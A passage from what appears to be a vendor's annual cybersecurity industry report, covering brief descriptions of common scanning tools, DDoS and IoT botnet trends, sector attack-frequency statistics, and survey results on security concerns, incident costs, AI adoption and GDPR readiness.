- **Nmap.** Nmap is a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running and what type of packet filters/firewalls are in use, among dozens of other characteristics.

- **Nikto.** This open source (GPL) web server scanner performs comprehensive tests against web servers for multiple items including 6,700+ potentially dangerous files/programs. It also checks for outdated versions of more than 1,250 servers and version-specific problems on some 270 servers. Nikto also checks for server configuration items such as the presence of multiple index files and HTTP server options and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated. These updates can be automated.

- **SQLmap.** This open source penetration testing tool automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine and many niche features for the ultimate penetration tester. These features include a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Additional Web Application Reconnaissance Tools

- **Sniper** is an automated scanner that can be used during a penetration test to enumerate and scan for vulnerabilities.
- **The Harvester** harvests e-mail, subdomain and people names.
- **Sublist3r** is a fast subdomains enumeration tool for penetration testers.
- **Metasploit** is a tool for developing and executing exploit code against a remote target machine.
- **WAFW00f** identifies and fingerprints the Web Application Firewall (WAF) products protecting a website.
- **XSStracer** is a small python script to check for Cross-Site Tracing (XST).
- **WPScan** is a black box WordPress vulnerability scanner.
- **Arachni** is a Web Application Security Scanner Framework
- **Shocker** is a tool to find and exploit servers vulnerable to Shellshock.
- **UNURLBR** supports advanced search in search engines and enables analysis provided to exploit GET/POST capturing emails and URLs. It offers an internal custom validation junction for each target or URL it finds.
- **TestSSL** makes it possible to test TLS/SSL encryption anywhere on any port.

Prominent Attacks

DDoS and IoT botnet attacks—both covered in their own chapters in this report—are two of the most prominent types of hacker attacks of 2017.

Record-breaking volumetric DDoS attacks still flash in the headlines, but low-profile denial-of-service attacks keep hitting business worldwide. These low-profile campaigns are largely fueled by political or social justice and can cause widespread outages. Hackers continue to leverage many of the same tools even as they search for new attack vectors and methods. HTTP floods, which are harder to block, are a hacktivist favorite when it comes to causing a business disruption. Dozens of HTTP flood tools are already available to the hacker community and are being continually improved by their vendors. Most of these tools leverage botnets for rent (DDoSaaS or stresser services) that include HTTP flood attacks as part of their offering.

An IoT botnet is a collection of compromised IoT devices, such as cameras, routers, DVRs, wearables and other embedded technologies, that have been infected with malware. That malware empowers the attacker to take control of the devices and use them to carry out tasks just like a traditional botnet. Adoption of connected devices is growing exponentially. Hackers use automatic tools to scan for and infect IoT devices for enslavement into botnets to launch powerful DDoS attacks. Not surprisingly, these tools are available for rent in hacking marketplaces. What's more, today's hackers can even create customized versions of open source botnets and use these programs to launch attacks not already classified by traditional security solutions.

THE HEAT IS ON: CYBER-ATTACK RING OF FIRE

Service providers surpass government and financial services to secure the dubious honor of "Most Attacked Sector"

The Cyber-Attack Ring of Fire maps business sectors based on the likelihood an organization in these sectors will experience cyber-attacks. Radware's ERT collects data about attacks to determine the frequency against each sector. That data is used to classify each sector within the Ring of Fire's five risk levels spanning low, medium and high likelihood of attack. As sectors move closer to the red center, such organizations are more likely to experience denial-of-service and other cyber-related attacks.

As risk levels change so should mitigation calculations. When this does not happen, the likelihood of a cyber-attack resulting in a network outage or service degradation increases. Organizations in the verticals marked with a red arrow are wise to take swift action—adjusting cyber-attack detection and mitigation strategies to address the new risk level from threat actors.




Figure 8: Cyber-attack ring of fire

There have been changes to the Cyber-Attack Ring of Fire since last year. Service providers (including telecommunications and Internet Service Providers) moved closer to the center, with 23% of organization reporting daily attacks. Government follows, with one in four organizations attacked on a daily basis. Financial services and gaming companies also stayed at the center of likelihood while retail, education and healthcare are at moderate to high attack frequency, with healthcare on the rise due to lower preparedness levels and valuable confidential data. Companies in energy and high-tech have a low risk level once again this year due to a naturally tighter security mindset. Governments' risk reduced slightly as hackers engaged more in cyber-crime over hacktivism, thereby resulting in fewer attacks against them. In addition to industry, company size can affect likelihood of attack; larger businesses have greater odds of being targeted.

	HIGH TECH		FINANCIAL SERVICES		GOVERNMENT		SERVICE PROVIDERS		EDUCATION	
	2016	2017	2016	2017	2016	2017	2016	2017	2016	2017
Daily/Weekly	18	20	28	27	46	29	24	40	26	18
Daily	12	9	14	17	27	24	15	23	15	5
Weekly	5	11	15	11	20	6	9	17	11	13
Monthly	24	18	16	16	12	14	12	15	20	21
1-2 a Year	25	31	28	28	24	31	45	25	31	37
Never	16	16	14	16	12	12	9	10	4	8
Unknown	16	15	14	13	5	14	9	10	19	16

Figure 9. Frequency of attacks by vertical, year over year

INDUSTRIES AT HIGH LIKELIHOOD FOR ATTACKS

Service Providers

Two-thirds of service provider organizations reported DDoS attacks—making these attacks their number-one threat. Internet Service Providers (ISPs) find themselves as primary and secondary targets from massive DoS campaigns as attackers aim to partially or fully disrupt online business operations. When an attack exceeds an infrastructure's capacity it clogs the network pipe and affects other parties, resulting in collateral damage. When DDoS mitigation is in place attackers will target the upstream provider to block legitimate traffic from reaching the targeted destination.

High-volume attacks continued against other industries causing indirect impact on ISPs in 2017. As the traffic porters, ISPs are in an inconvenient position between attackers and targets. Some attacks are so large the pipes simply could

not carry the load. In such cases the service provider dropped these packets due to the burden on the infrastructure. Unless a scrubbing capacity is present volumetric attacks would result in complete network outages. Without cloud scrubbing this method is highly efficient when the goal is service disruption. It leaves no room for legitimate traffic to make it through. By taking a service provider down or degrading its serviceability, attackers can cause damage to multiple targets simultaneously. For this reason, one in three service providers plan to invest in DDoS protection in 2018.

Web and cloud service providers faced direct, large-scale DDoS attacks aimed at their DNS servers. Large volumes of DNS requests to a DNS server can consume its resources, resulting in slower response times. Targeting hosting providers via this attack vector prevents users from accessing websites, portals, email and other services. Relationships with customers deteriorate as a result—sometimes to the point of legal measures being taken against the provider.

Financial Services

2017 brought several new threats targeting the financial services industry:

- Malware was reported by 50% of banks and financial services institutions
- Social engineering—with a typical goal of getting a footprint inside the network and then leveraging it for various actions—was reported by 47%
- DDoS attacks were reported by 40% of financial services organizations

Anonymous continued its multiphase operation, OpIcarus, into 2017. This operation launched in 2016 as a simple physical protest against the Bank of England and the New York Stock Exchange. It has escalated into a full-fledged, multiphase operation that has continued throughout 2017. The campaign has continued to evolve as operators released their own GUI denial-of-service tool, OpIcarusBot, and began hosting Layer 7 DoS scripts on GitHub.

In parallel, numerous cryptocurrency exchanges have experienced outages due to either high user demand or DDoS attacks. Traders panic as the price of the coin fluctuates while they are locked out during service level degradation. As the value of Bitcoin increases, so do the number of profit-seeking criminals launching application attacks against exchanges and sophisticated phishing attacks against other users. The common goal: to steal their Bitcoin.

Gaming

DDoS attacks and gaming go hand in hand; the history of booting is well engrained in the gamer culture. Gaming organizations make ideal targets for extortion and other threats because they're highly sensitive to service availability. Even one minute of downtime can result in losses of thousands of dollars for leading organizations. In addition, fierce competition among operators and users fuels DDoS attacks that cause network outages and service degradation nearly every day.

The main motivation of DDoS attacks against a gaming organization is simply the thrill of disrupting game play and tournaments. A secondary driver is trolling crucial moments when gamers are trying to take advantage of game specials and bonus points. When attackers cripple the network during these events, users become angry and often take to social media to smear the company. Consequently, companies suffer an immediate impact on brand equity. If the attack does not reach the target it often takes down the upstream provider—resulting in widespread outages.

Radware has long followed the evolution of DDoS attacks directed at the gaming industry. Lizard Squad and Poodle Corp launched repeated attacks against companies like EA, Blizzard and Riot Games in 2016. In 2017 Final Fantasy XIV faced an advanced persistent denial-of-service campaign that included changing attack vectors during the attack. These floods resulted in intermittent service degradation and disconnections that lasted more than a month. Other notorious gaming operators, including Ubisoft and NCSoft, also faced a series of attacks as they were releasing major titles.

INDUSTRIES AT MEDIUM LIKELIHOOD FOR ATTACKS

Government & Civil Services (Down)

Government services were targeted by various threats, including hacktivism, terrorism and state-sponsored attacks in 2017. Attacks on government sites are not always politically motivated. Many are launched to help attackers gain notoriety and/or to publicly shame the government or specific departments or officials.

Government hacking cases in 2017 gained worldwide attention with suspected nation state hacker attempts to influence elections. At the same time, Anonymous and other hacktivists continue to carry out operations like OpKillingBay and OpCatalonia. The aim is to draw media attention and thereby influence politics and force policy changes.

In 2016 the US presidential race was the main focus for political hacking as several presidential candidates and business entities were targeted as part of a campaign to influence the election. Attention shifted to the French presidential election in 2017. Manipulating elections is an emerging threat for this vertical, as cyber-attacks have become a powerful tool for governments, organizations, hacktivists and individual hackers for hire. Voters can be influenced using simple phishing and data collection campaigns in concert with tactics for social media mass manipulation.

Education

In 2016 the educational system came under fire as vendors on the Darknet began offering school hacking services that included DDoS attacks against student portals and grading systems. Hacking services found on the Darknet make it increasingly easy for non-hackers to carry out such attacks. For example, a grade change service can sell for as little as $300 on the Darknet. Students can rent a botnet or stresser service for 30 days for just $20. Attacks are often carried out by a student seeking to delay a test or manipulate the registration process. Other cases are personal attacks against the school by a student or staff member. Whatever the reason, the outcome is the same—an individual's action results in turmoil for the institution.

2017 brought several high-profile cases involving the theft of student information; students' personally identifiable information (PII) can be very valuable for resale or extortion purposes. Often the data obtained by the criminals includes Social Security numbers, student loan information and other sensitive records.

Health

The value of medical records in the dark market now exceeds the value of credit card information. Consequently, the healthcare industry found itself at the center of cyber-attacks—putting at risk not only patient data but also the credibility of the system and compliance with the Health Insurance Portability and Accountability Act (HIPAA).

England's National Health Service is the most well-known target of WannaCry—one of the largest ransomware campaigns on record. This ransomware variant spurred many issues for NHS including the cancellation of 19,500 medical appointments and surgeries.

Retail

For a retailer, a DDoS attack causes immediate revenue loss since the outage prevents customers from purchasing items online. Retailers around the world found themselves increasingly targeted by ransom-based denial-of-service attacks in 2017. Additional DDoS attacks on retailers are sometimes a smokescreen for more sinister acts, including breaches targeting payment systems or information. These smokescreens are designed to distract security teams so attackers can infiltrate the network and steal the desired data.

INDUSTRIES AT LOW LIKELIHOOD FOR ATTACKS

High Tech

High tech companies are aware of cyber-security risks due to the nature of their business. They have the right personnel and expertise to fight cyber-attacks and they tend to be early adopters in testing new tools, exploits and mitigation mechanisms. Successfully hitting these companies requires a higher hacker skillset—a challenge many seem keen to accept. Attacks are rare but still happen. When they do, they tend to cause quite a bit of damage.

Energy

For energy companies and utilities, the threat landscape remains stable due to the segregation of these companies' networks. The industry remains a valid target for hackers nevertheless, especially given the environmental damage these entities allegedly cause. Energy companies are targeted by hacktivists and likely by state-sponsored groups as well. Hacktivists typically act for the sake of protecting the environment, focusing on oil and mining companies. State-sponsored hackers are seeking to target critical infrastructure such as power stations, energy facilities and manufacturing plants.

BUSINESS CONCERNS OF CYBER-ATTACKS

Security professionals have their own distinct perspectives about the most daunting security threats, the most effective solutions, and challenges and opportunities that loom on the horizon. Radware's annual survey captures and aggregates those views—illuminating some of the top fears, most popular strategies and biggest challenges related to safeguarding organizations in an era of fast-paced digital transformation and shifting regulatory landscapes.




Figure 10: Biggest security concern by region

Cyber-Security Anxieties

More than one-quarter of respondents (28%) cited data leakage/information loss, making it the top concern in the latest survey and continuing the trend from 2016. One in three US and EU companies point to data theft as their biggest fear. Compared to 2016 fewer expressed concern with availability issues or revenue loss this year. However, availability is the primary concern among APAC respondents (cited as the top fear by 27% of respondents in the region).

Data leakage ranks consistently high across all industries. It was especially high in government, suggesting that such organizations are increasingly anxious about their public image. Telecommunications and service providers and high tech companies also cited data leakage as a top fear, reflecting their focus on safeguarding their customer bases.

VERTICAL	PRIMARY CONCERN		SECONDARY CONCERN	
Technology	Data Leakage	24%	Customer Loss	16%
Finance	Reputation Loss	31%	Data Leakage	25%
Professional Services	Data Leakage	41%	Revenue Loss	13%
Telcos / SPs	Data Leakage	40%	Revenue Loss	19%
Government	Data Leakage	39%	Reputation Loss	25%
Education	Service Level degradation/ outage	42%	Data Leakage	24%

Figure 11: Top concerns of cyber-attacks by industry

Radware explored how much security professionals trust their own colleagues within the organization due to the focus on data leakage. Most (82%) expressed at least some level of trust, although 18% suspect employees bear some responsibility for incidents experienced. Three in four organizations reported that they run periodic employee education programs on information security risks and conduct. These programs are most common among companies with higher revenues, larger numbers of employees or worldwide scope.

High Stakes

Attacks against infrastructure are more efficient and more harmful. The latest survey findings show a decline of service degradation incidents in favor of severe degradation (i.e., complete outages).

Ready—or Not?

Three-fifths of respondents said they feel extremely or very well prepared to safeguard against worms, viruses and other forms of malware. Approximately half feel prepared for web application (54%), DDoS (52%) and ransomware (49%) attacks. This perception of preparedness is consistent with findings from 2016. What has changed over time is the ability to withstand a cyber-attack campaign. Five years ago, just 40% of organizations could stand up against a campaign for 24 hours. Now more than half of respondents (60%) reported being able to do so.




Figure 12: Impact of a cyber-attack on your infrastructure

North America shows more resilience with one in four organizations able to withstand a campaign lasting a month or longer. Respondents in North America also excel at having a cyber-security emergency response plan. Fully 80% of organizations in the region have designed one in advance compared to 66% globally. Indeed, across all regions one in three respondents reported that their organization has not yet formalized what to do in a cyber-crisis despite the prevalence of attacks. Approximately three-quarters of organizations turn first to their in-house response teams. About one-third (30%) call their security vendor, ISP or other vendor; 32% still do not have cyber insurance.




Figure 13: Percentage of organizations able to withhold a 24-hour cycle against a cyber-attack campaign

Quantifying Attack Costs

Only 22% of organizations indicated that they have a concrete formula for accounting for the different implications of attack-associated costs. These include revenue loss, production loss, fees and PR and remediation expenses. Cost-consciousness is more common in APAC where 30% of respondents reported having a concrete formula.

Looking by industry, only 5% of educational institutions and only one in five government organizations make such calculations. Alarmingly, organizations that calculate costs report an estimated price tag that's a little more than double the estimate cited by those that make no such calculations. While this overall finding is consistent with last year's report, the gap between the estimates grew slightly year over year. Still, more than half (52%) believe the cost remains below $100,000 per incident (with cost correlated to organization size).




Figure 14. Organizations with a cyber-security emergency response plan in place




Figure 15. Perception vs. reality: How much does a cyber-security incident cost?

	TOTAL	HIGH TECH	FINANCIAL SERVICES	PROFESSIONAL SERVICES	GOVERNMENT	SERVICE PROVIDERS	EDUCATION
Less than 100,000 USD/EUR	52%	50%	42%	57%	59%	44%	79%
100,001 - 250,000 USD/EUR	17%	19%	15%	20%	16%	15%	13%
250,001 - 500,000 USD/EUR	10%	10%	12%	9%	6%	8%	5%
500,001 - 1M USD/EUR	11%	11%	18%	8%	6%	15%	3%
1.1M - 3M USD/EUR	4%	3%	5%	1%	6%	6%	-
3.1M - 5M USD/EUR	3%	4%	2%	1%	8%	4%	-
5M - 10M USD/EUR	1%	1%	1%	3%	-	4%	-
10M+ USD/EUR	2%	2%	5%	1%	-	4%	-

Figure 16. Organizations that have a formal approach to cost estimation

Planning for 2018

What do organizations most fear when looking ahead to 2018? Respondents pointed to ransom and data theft as the two greatest threats to businesses in the coming year. Both were mentioned by a little more than one-fourth of survey participants. Respondents in Europe are more likely to see IoT botnets as a threat compared to counterparts in North America (16% vs. 9%).

Respondents were surveyed about security investments they plan to make in 2018. Naturally no single answer emerged as each organization has its own set of skills, weaknesses and solutions. However, the more popular answers correlated with the need to guard sensitive data and with the challenge of managing events and staying on top of a situation. Interestingly, the fourth priority was in-house staff education.




Figure 17: Looking ahead to 2018, what do you see as the biggest threat to your business sector?




Figure 18. Thinking of your 2018 budgets, which areas will require the highest security investment?




Figure 19: Reliance or planning for machine learning/AI




Figure 20: Motivation for exploring Machine Learning/ Artificial Intelligence solutions




Figure 21. Would you hire hackers to your IT security team?




Figure 22: What is the biggest concern you see in the growing adoption of IPv6?

Radware also inquired whether respondents intend to invest in solutions that incorporate some sort of artificial intelligence (AI) or machine learning. One in five organizations currently rely on such a technology for protection; another one-quarter will do so in 2018. These findings suggest that by 2019 close to half of organizations will leverage AI capabilities within their information security posture. What's motivating this shift? The need for better security (63%). Other benefits include simplifying management and addressing the skill gap (27% each). The top-three motivators are internally focused. Using these technologies to fuel competitive edge only scored fourth.

Organizations are not just open to using machines as part of their security programs; they are also open to relying on hackers—including hiring them as part of their IT security teams. Globally nearly one-third (30%) expressed such intention with some marked regional differences (41% in North America, 21% in APAC). Last year just 24% said they would hire a hacker.

Looking ahead organizations must prepare for broader adoption of IPv6 standardization. One-third reported misconfiguration as their top concern related to growing adoption of IPv6. Another one-fifth voiced concerns about inadequate parity with IPv4 (18%) and limited visibility (17%).

Looming Large: GDPR

Organizations are concerned with guarding sensitive data due to the expected May 2018 commencement of the GDPR by the European Union. This law will affect any organization that offers goods or services to EU residents, monitors personal behavior and processes or handles personal data of EU residents. Those who fail to follow the regulation could face hefty fines. GDPR is especially daunting for large multi-national corporations that do business in the EU as well as companies headquartered there.

Organizations worldwide are rushing to meet the requirements before the deadline. At present, more than three-quarters report relying on their firewall or WAF to prevent data leakage. Many also incorporate supplemental security measures such as tracking user activity or tracing suspicious outbound communications. Only 31% are using a dedicated data loss protection (DLP) solution.

Most respondents characterized GDPR compliance as essentially a technical challenge (i.e., when estimating changes and adjustments they need to make). We share that finding with a note of caution that respondents are technically oriented professionals, which could create a bias. After technical challenges, respondents identify operational, legal and financial obstacles.




Figure 23. In what ways does your organization currently prevent data leakage?




Figure 24. Please rank the following in terms of the biggest impact of EU's General Data Protection Regulation (GDPR) on your organization

Almost three in ten respondents say their organization is very prepared or well prepared for GDPR. Another one-third feel somewhat prepared but think further work is required. As expected, preparedness levels are higher in Europe compared to other regions.




Figure 25. How prepared is your organization for GDPR?

IOT: CONNECTED BUT NOT PROTECTED?

Connecting countless physical objects to the digital world, the IoT is rapidly transforming every aspect of how society works and lives. At the same time, many security leaders recognize that IoT solutions complicate security management. Here's a look at how businesses are using IoT to drive results and the key risks and threats accompanying those benefits.

Businesses are transforming entire industries by integrating IoT devices with applications. A growing number are embracing opportunities to create intelligent tools and interconnected systems or services. The payoffs include faster and better data analysis, decision making and business processes. But just as the potential payoffs are great, so are the risks.

IoT Rewards

A growing number of organizations use IoT solutions to achieve improvements across virtually every aspect of their business. Each use case requires multiple devices and a smart, secure design for data flow.

REMOTE CONTROL & AUTOMATION	DATA COLLECTION & AUTOMATED MANAGEMENT	SECURITY & ACCESS CONTROL	INSURANCE & SAFETY
From ventilation, lighting and air conditioning to other systems, such as entertainment devices and smart TVs, IoT devices can support automatic, centralized control.	Some IoT devices communicate information about their physical environment (e.g., monitoring an object's location, vibration, weight, motion and/or temperature). Devices send collected data to a back-end service for analysis.	IoT devices such as closed-circuit TV cameras can produce images or recordings for surveillance or other purposes.	Digital telematics using smart sensors makes it possible to alert maintenance agents in the event of sudden breakdown or emergency repair.
